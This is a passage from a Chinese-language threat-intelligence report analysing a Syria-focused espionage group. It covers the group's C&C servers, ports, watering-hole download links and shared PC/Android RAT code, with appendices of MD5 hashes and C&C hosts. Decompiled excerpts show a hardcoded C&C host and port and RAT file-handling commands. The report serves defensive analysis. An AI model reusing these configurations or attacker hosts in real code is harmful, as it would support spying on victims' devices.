    sh.run("wscript.exe //B \"" + fu + "\"");
    WScript.Quit(1);
}
```

图 26　JS 脚本部分功能代码

该样本功能是与 82.137.255.56:1933 进行通信，主要指令如表 8 所示。

指令	功能
Sc	在临时目录创建文件并运行
Ex	获取指定的环境变量
Rn	更新脚本程序并运行
Up	在临时目录创建脚本并运行
Un	执行命令

表 8　JS 样本指令与功能对应关系

综上所述，可以看出攻击者在攻击过程中使用了大量不同类型的攻击载荷。另外，需要特别说明的是，除上述攻击载荷外，该组织在攻击过程中还使用了 Delphi 开发的远控程序 DarkKomet 和 XtremeRAT，使用 C&C 为 31.9.48.183，但该类型远控占比较低且为公开远控，所以这里不再单独进行分析。

第六章 C&C 分析

本章就攻击者使用的 C&C 进行分析，发现 C&C 使用的都是子域名（如 telgram.strangled.net）或硬编码 IP 地址，攻击使用此类方式来隐藏自己的真实身份，安全研究机构或人员很难找到相关线索信息进行关联回溯，这说明了该组织对自己的真实身份有较强的保护意识。

一、 C&C 时间分布

C&C 使用时间	主要 C&C
2014 年	bbbb4.noip.me
2015 年~2016 年	basharalassad1sea.noip.me、31.9.48.183
2017 年	telgram.strangled.net、chatsecurelite.us.to 82.137.255.56

表 9 域名时间分布

从上表中可以看出该组织攻击行动使用的 C&C 并不多，2014 年第一次攻击行动使用的域名为 bbbb4.noip.me，在 2015 到 2016 年期间，使用的主要 C&C 是 basharalassad1sea.noip.me 和 31.9.48.183。不过 2017 年开始，以前使用的 C&C 基本都不再用了，而是使用 telgram.strangled.net、chatsecurelite.us.to、82.137.255.56 这三个 C&C，通过分析发现 2017 年 9 月份之前攻击者水坑攻击使用的是 telgram.strangled.net，9 月份之后，开始使用 chatsecurelite.us.to 这个域名，而攻击载荷主要使用 82.137.255.56 这个 C&C。

二、 C&C 服务器端口分布

攻击者使用的 C&C 服务器虽说较少，但是不同攻击载荷使用了不同的端口，下图为 C&C 服务器端口分布。



图 27　C&C 服务器端口分布

从上图 C&C 服务器端口分布来看，攻击者偏向于使用 1177、1740、5552 端口，其占比居前三位，分别为 33.9%、19.4%、8.1%。其中 1177 和 5552 端口主要用于 njRAT 远控，1740 端口多用于移动端 RAT 样本。紧随其后的有 1940、1933 端口，其占比分别为 6.5%、4.8%，此二类端口多用于 VBS 后门中。另外其他类别主要包括 3000、1990、1610、1984、4010、1920 等端口。

三、 C&C、IP 及部分样本对应关系



图 28　C&C、 IP 及部分样本对应关系

通过图 28 中的 C&C、IP 及部分样本对应关系，很明确说明了 PC 端样本与 Android 平台样本存在强关联。此外 IP 82.137.255.56 与 31.9.48.183 都是攻击者所持有，后面第八章会重点分析两 IP 之间的关系。通过分析所有样本，发现早期 PC 端样本主要使用 31.9.48.183 作为 C&C 服务器，而后期 PC 与 Android 端则主要使用 C&C 服务器为 82.137.255.56。

第七章 PC 与 Android 关联分析

本章主要就该攻击组织使用的恶意代码、文件名、C&C 服务器等层面进行关联分析。

一、 共用 C&C

针对操作系统	PC
MD5	d84a553f9f272c8e2e6db525fa4f9977
C&C	82.137.255.56:5601

表 10 PC 样本基本信息

```
EXE = "server.exe";
DR = "TEMP";
RG = "7b74a99f825fcdcadfe57bce97e42ed4";
H = "82.137.255.56";
P = "5601";
```

图 29 PC 样本代码截图（C&C 地址）

针对操作系统	Android
MD5	cf507aa156fe856e74f22b80e83055fd
C&C	82.137.255.56:1740

表 11 Android 样本基本信息

```
PacketProvider.IP = "82.137.255.56";
PacketProvider.AllData = new ArrayList();
PacketProvider.PORT = 1740;
PacketProvider.survive = 2;
PacketProvider.VoiceMessageON = false;
```

图 30 Android 样本代码截图（C&C 地址）

从掌握的样本信息发现，近期 Android 与 PC 端样本使用 C&C 都是 82.137.255.56，只是端口不一样。

二、 共用远控指令

针对操作系统	PC
MD5	ad9c09bb6b22cb970706b5e3ffdf7621
C&C	82.137.255.56

表 12 PC 样本基本信息

```
case 20:
    this.fileManager.receiveFileBytes(global::a.a(hmzaPacket.XMLData, typeof
    (FileBytesPacket)) as FileBytesPacket);
    break;
case 21:
    try
    {
        this.fileManager.d(hmzaPacket.XMLData.Trim());
    }
    catch
    {
        this.sendPacket(101, "", "لايمكن حذف المسار المطلوب : " +
        hmzaPacket.XMLData.Trim(), false);
    }
    break;
case 22:
    try
    {
        if (!this.fileManager.a(hmzaPacket.XMLData.Trim(), hmzaPacket.MSG.Trim()))
        {
            this.sendPacket(101, "", "    الاسم موجود مسبقاً .. تم إيقاف عملية
            النسخ : " + hmzaPacket.XMLData.Trim(), false);
        }
    }
```

图 31　PC 样本代码截图（远控指令）

针对操作系统	Android
MD5	cf507aa156fe856e74f22b80e83055fd
C&C	82.137.255.56

表 13　Android 样本基本信息

```
case 20:
    PacketProvider.Raddex.alias("FileBytesPacket", FileBytesPacket.class);
    PacketProvider.MyFileManager.receiveFileBytes(PacketProvider.Raddex
    .fromXML(((HmzaPacket)v0_1).XMLData));
    return;
case 21:
    PacketProvider.MyFileManager.DeleteFile(((HmzaPacket)v0_1)
    .XMLData.trim());
    return;
case 22:
    PacketProvider.MyFileManager.CopyFile(((HmzaPacket)v0_1).XMLData.trim(),
    ((HmzaPacket)v0_1).MSG.trim());
    return;
```

图 32　Android 样本代码截图（远控指令）

从上述对比信息知道，PC 与 Android 端的 RAT 远端指令 20、21、22 都一致，分别是下载文件、删除文件、复制文件。实际攻击在 PC 与 Android 端 RAT 样本使用的是同一套远控指令，都从数字 17 开始，这间接说明了攻击方都是同一伙人。

三、 共用水坑链接

针对操作系统	PC
MD5	ad9c09bb6b22cb970706b5e3ffdf7621
下载链接	http://telgram.strangled.net/wp-content/uploads/2017/telegram.exe

表 14　PC 样本基本信息

针对操作系统	Android
MD5	090ba0eef20b8fdcefd619ddc634b440
下载链接	http://chatsecurelite.us.to/wp-content/uploads/2017/ChatSecurePro.apk

表 15　Android 样本基本信息

通过表 14 和表 15 我们知道 PC 与 Android 端使用的水坑链接目录结构一致。实际上 telgram.strangled.net、chatsecurelite.us.to 这两个域名都是攻击者持有，且对应的 IP 都是 82.137.255.56，只是攻击者从 2017 年 9 月开始使用 chatsecurelite.us.to 这个域名，并在 11 月将对应 IP 改为 82.137.255.57。

四、 共用文件名

攻击行动中 PC 与 Android 平台上的间谍软件使用的文件名大多是一些聊天软件名，如 telegram.exe。

平台	Md5	文件名
PC	ad9c09bb6b22cb970706b5e3ffdf7621	telegram.exe
Android	a5a7ad37a06d0beac8da7ae1663db001	telegramupdate_2017.apk

表 16　样本文件名

从上表可以看出该组织针对这两种平台都喜欢使用聊天软件名。

五、 共用字符串

攻击行动中 PC 与 Android 平台间谍软件代码中都包含“HAMZA_DELIMITER_STOP”等字符串，此字符串是 xml 格式数据的结尾标志。此外发现 PC 与 Android 端样本代码中都使用了大量阿拉伯语，如 “ضف لايـ مكن ط、 “شل ف يل تحم الـ”等字符串。

平台	Md5	字符串
PC	ad9c09bb6b22cb970706b5e3ffdf7621	HAMZA_DELIMITER_STOP、مسموح غ ير و صول（不允许访问）
Android	a5a7ad37a06d0beac8da7ae1663db001	HAMZA_DELIMITER_STOP、شل ف يل تحم الـ（加载失败）

表 17　样本中涉及的字符串

通过上述所有的关联分析，可以明确知道 PC 与 Android 端样本来自同一组织开发，并且该组织熟悉阿拉伯语。

第八章 特殊线索信息

一、 PDB 路径

PDB 路径有一定地域特征。

样本 MD5	pdb 路径
871e4e5036c7909d6fd9f23285ff39b5	aboomar3laqat.pdb
11b61b531a7bbc7668d7d346e4a17d5e	C:\Users\Th3ProSyria\Desktop\clean PROs\cleanPROs\obj\Debug\NJ.pdb

表 18 PC 样本 PDB 路径

上表是 PC 平台中部分 PE 文件的 PDB 路径，这个路径就是恶意代码作者本机的文件路径，从相关用户名“Th3ProSyria”、“aboomar”来看，这些用户名更多出现在阿拉伯国家。

二、 特殊文件名

样本 MD5	文件名
a4e6c15984a86f2a102ad67fa870a844	بـ الهاون ة صف ت ل ب ي سة حمص.scr
3f00799368f029c38cea4a1a56389ab7	الـ م الـ نظام مع الا سلام جـ يش صـ ف قة من لـ لـ نظام ا سـ ير 75 ت بادل ت ضمـ نة لـ ج مع ت قل 15 مـ قابـ ل الـ عمالـ ية عدرا الا سلام ي ش image.vbs
ea79617ba045e118ca26a0e39683700d	ي طلاس مـ ناف الـ عمـ يد 1 رقـ م وثـ يـ قة الـ عـ لـ يا الارك ان هـ يـ ئة ت رأس.vbs

表 19 PC 样本 PDB 路径

上表是部分攻击样本的文件名，其中文件名“مـ ناف الـ عمـ يد 1 رقـ م وثـ يـ قة الـ عـ لـ يا الارك ان هـ يـ ئة يـ ترأس طلاس”是关于 Manaf Tlass 的信息，而 Manaf Tlass 是叙利亚前国防部长之子马纳夫·塔拉斯。文件名“ق صف ت ل ب ي سة حمص بـ الهاون”直译是“炮击霍姆斯”，而霍姆斯是叙利亚的一个城市，通过上述文件名可以侧面看出攻击者针对地区为叙利亚。文件名“مع الا سلام جـ يش صـ ف قة لـ ج يش مع ت قل 15 مـ قابـ ل الـ عمالـ ية عدرا من لـ لـ نظام ا سـ ير 75 ت بادل الـ مـ ت ضمـ نة الـ نظام الا سلام”是关于囚犯交换的。因此从这些文件名可以看出，攻击者在诱饵文档命名时也颇为讲究，此类文件名容易诱惑用户点击。

三、 文档作者

通过在攻击者后台 http://chatsecurelite.us.to/wp-content/uploads/2016/12/目录下发现文件 1.docx 文件，如下图。



图 33　1.docx 存放位置

查看 1.docx 的属性发现该文件有作者信息 Raddex。



图 34　1.docx 属性

进一步关联分析发现，发现 PC 端样本 SystemUI.exe(bdaaf37d1982a7221733c4cae17eccf8)也使用 Raddex 字符命名类，此样本 C&C 为 31.9.48.183。这与叙利亚哈马市新闻网发布的攻击者 IP 信息一致。

图 35 叙利亚哈马市新闻网发布的消息

因此，推断 Raddex 属于攻击者组织的用户名。

四、 计算机名

URLs

Date scanned	Detections	URL
2017-11-30	1/66	http://31.9.48.183:1984/is-ready
2017-08-31	3/65	http://31.9.48.183/is-sending<|>C:/Users/aboomar/Desktop/1.exe
2017-07-11	1/65	http://31.9.48.183:4009/
2017-07-09	3/65	http://31.9.48.183:4009/is-sending<|>C:/Users/aboomar/Desktop/1.exe
2017-07-08	3/65	http://31.9.48.183:4009/is-sending<|>C:/Users/aboomar/Desktop/New%20folder%20(3)/aboomar3
2017-06-21	2/65	http://31.9.48.183/is-ready
2017-06-14	2/65	http://31.9.48.183/is-sending<|>c:/users/user/desktop/new/1994.exe
2017-05-31	1/64	http://31.9.48.183/is-sending<|>c:/users/abo%20moaaz/desktop/j/j/bin/release/j.exe
2017-05-31	1/64	http://31.9.48.183/is-sending<|>c:/users/abomoaaz/desktop/j/j/bin/release/j.exe
2017-05-30	1/64	http://31.9.48.183/is-sending<|>c:/users/abo+moaaz/desktop/newpatche/calc2.exe

图 36 IP 31.9.48.183 信息

URLs

Date scanned	Detections	URL
2017-09-28	2/64	http://82.137.255.56/is-sending<|>c:/android/19-7-2017%20hmz%20rat/windowsservice.exe
2017-08-24	1/65	http://82.137.255.56/is-sending<|>c:/users/aboomar/desktop/systeem.exe
2017-07-15	2/65	http://82.137.255.56/is-sending<|>c:/users/abo%20moaaz/desktop/5601.exe
2017-07-09	2/66	http://82.137.255.56:5602/is-sending<|>C:/Users/android/Desktop/Server.exe
2017-07-09	2/65	http://82.137.255.56/is-sending<|>c:/users/android/desktop/server.exe
2017-06-30	1/65	http://82.137.255.56:3001/is-ready
2017-06-24	1/65	http://82.137.255.56/
2017-06-07	2/64	http://82.137.255.56/is-sending<|>C:/Users/android/Desktop/Server.exe
2017-06-02	2/64	http://telgram.strangled.net/wp-content/uploads/2017/telegram.exe/
2017-04-29	1/64	http://telgram.strangled.net/

图 37　IP 82.137.255.56 信息

图 36、37 分别是 IP 31.9.48.183、82.137.255.56 的相关信息，这两个 IP 都是攻击者所持有。通过对这两个 IP 关联分析，并结合前面的 pdb 路径，可以清楚知道 aboomar、abo moaaz 属于攻击组织的计算机名。aboomar、abo moaaz 此名字常出现在阿拉伯地区。

总结

通过对该组织相关 TTPs（Tools、Techniques、Procedures）的研究分析，以及结合以往跟进或披露的 APT 组织或攻击行动，总结出以下几点：

1） 移动端 APT 事件逐渐增多

以往披露的 APT 事件主要是针对 Windows 系统进行攻击，现今由于 Android 系统、APP 的普及与发展，带动了 Android 手机等智能终端用户量的持续攀升，从而导致黑客组织的攻击目标也逐渐转向移动端。从我们捕获的样本也可以知道，攻击者显示从 Windows 平台逐渐过度到 Android 平台，并且在近期攻击者主要使用 Android 样本进行攻击，且更新速率很快，从而变相说明该组织后期主要会基于 Android 系统进行攻击。

因此，针对移动端的 APT 攻击不容忽略。

2） 攻击技术由浅入深。

技术分析显示，该组织初期使用的特种木马技术并不复杂，主要使用开源的 njRAT。但后期版本中，攻击者开始使用定制 RAT，此种 RAT 需要通过层层释放执行恶意功能，于此同时，攻击者也开始使用 VBS、JS 脚本、Android RAT 进行全方位攻击。综合来看，该组织的攻击周期较长攻击目标之明确，并且攻击过程中使用了大量资源，都表明这不是一个人或一般组织能承受的攻击成本。

因此该组织行动背后组织应该不是普通的民间黑客组织，很有可能是具有高度组织化的、专业化的黑客组织。

1） 攻击组织极可能来自阿拉伯国家。

通过前面分析我们知道 PDB 路径有“Th3Pro”、“aboomar”等字符串，文档作者 Raddex，IP 信息获取的“aboomar”、“abo moaaz”计算机名，这些名字（“aboomar”、“abo moaaz”）常常出现在阿拉伯地区。并且通过部分样本中使用的字符串及文件名（如“بـ الهاونق صفت ل بـ يـ سة حمص”）可以知道攻击者熟悉阿拉伯语。

因此，综合来看该攻击行动极可能来自阿拉伯国家。

附录 A：样本 MD5

PC 端样本 MD5	移动端样本 MD5
dc09543850d109fbb78f7c91badcda0d	090ba0eef20b8fdcefd619ddc634b440
571afc1fe6ec2deef5099435c3b112f7	21cae0f8b41d5094c88858135a2bafc6
d84a553f9f272c8e2e6db525fa4f9977	3b8050b44700dec5cc7b2875549a3460
29e33220e37afd6c3a22543f2dad4486	405d28c207096120b92bf8338d2ed9f6
d38bd978afca411e8e4fc10861485834	5fe4361fbe0f96f521b7ad08cf4fa5c2
d774a45b9f865f2d3d045ead7d27d871	604035f7470a0de7b6169b218b30fe1e
ad9c09bb6b22cb970706b5e3ffdf7621	62d8a29ecae6bea296b2aeefa69814f7
55971412602747a98c3477b289ef2c9a	74f9549afd7ba8e25f0dfbd735ed2130
b7d1e20f814e9300a5b104f0a6f0c6f6	9f6a99a4bfddbf1efc72264252f691ef
3f00799368f029c38cea4a1a56389ab7	a5a7ad37a06d0beac8da7ae1663db001
a4e6c15984a86f2a102ad67fa870a844	cb9759054dee65621ecf9c91018e4322
b5d9b03020fff512934e2001805f9c0b	ccf4a5d0f441c0e55fd871ebd229ccd7
b89e0d5a7329ee61fba7279dca14edf3	cf507aa156fe856e74f22b80e83055fd
bdaaf37d1982a7221733c4cae17eccf8	de83e22c323a3382fde98e4b7e6ddc3e
11b61b531a7bbc7668d7d346e4a17d5e	def07be7cd3584bd565b808f9d9103b5
d06f0950f2f3a0b069fa9cedfcbc7d43	e022aa83908625ca356782480881dd8d
871e4e5036c7909d6fd9f23285ff39b5	e53e4db569e2886b960f8f5a7d9069ff
6cde6e81f8bc05339d2dd50feadbc31f	39dd3d9e2a276d4d341ef01b21964d05
612cb35dbab698b11a63a8c93df1cf6b	59cc514938fa30b14f7d1d46f5fb493a
5232f720be177310c72ac004ed84f026	819cac2e71e2ed346a9b5e48077e786c
99977cb5eafe40b9672c75010ae74398	8ab2a456d8c0cdd5f541c53f925158f8
1403bbaa9e0fcb5c9d9e8efeca95efa3	d94244732a762d9414587cce8d9836f8
eb8cce73a5f983b94d5bf6a389ea09f0	b4f1cd4bbf1be5c4ed4d84de941f4cc1
0d5a49d9be130d238c0a9ce2bf3115a5	45c45e1afdd6232b08041576da590f12
e3f9694b264bdb667bfefb09c209a118	e4197ea4e6fa6c1b7b053805cfa48b69

93ca8ea43d7af65875973adb2fcc80a3	b010230cd1846226aae1b3b9b4a16ac7
382788bb234b75a35b80ac69cb7ba306	9dbda4346efae4daceac1e3ce6c23994
69a35e8c9cfe20edeeed96241d66dac7	e448e46dd39b9398467e382128e538e4
fdedf688e4ac5fb4df059052883cd90b	7eacdf48061a5aa075e81e69e151a767
bf1dd2bd62e34c467ac1bb3363c2a98b	d9b1e46a08cc5a5d4844193fffec4489
4ef5bd5f1cc6758a765b4ef6a270e527	7bd1e63ac84e4cf511e54ac85b7af6fe
cc0db787872eac747c75d7bea6e75bf1	d6aa10393135f4a77191533d3422403b
ea79617ba045e118ca26a0e39683700d	
c9adaec7775c19c06b91b3d45ff4687e	
73dc99693709a12881681659292103e7	
9231882b47475e327adc23f3b1f716f0	
17cc1c907ac19139a98fab34d78f7323	
6b2136a9ae899588769e9c0513be410e	
b29f50770355a8a165dff87f4aede6f0	
af73ca52a77402a178ee3594020e88c1	
1b09ce9b782e56131103aad73016e329	
cf8ffe7f560b4d19aaaf93439101ef16	
558a6afb2353bd25da76d17b0f80193b	
75e8aeb6314ced58a0c40e0b88a969a6	
f519e5b04bd9cbf76875c0d8dbbbc8b4	
8848631aeaf33a166c9e623d430cb1bf	
f739170918c50bea803b313d5cb0f470	
ea73fa4f83a40cbb11ee04106414fe7a	
2ea0298b94b8fadb49ed35aece28cb14	
6fcadad1af1894f6678a4f46c2e168c2	
32ea9d96b6278f8040bf0bb4bbfa4418	
b134dc4c1f69dd734417ac5125995bdb	

附录 B：C&C 列表

82.137.255.56
82.137.255.57
31.9.48.183
82.137.249.204
chatsecurelite.us.to
telgram.strangled.net
basharalassad1sea.noip.me
bbbb4.noip.me
android.nard.ca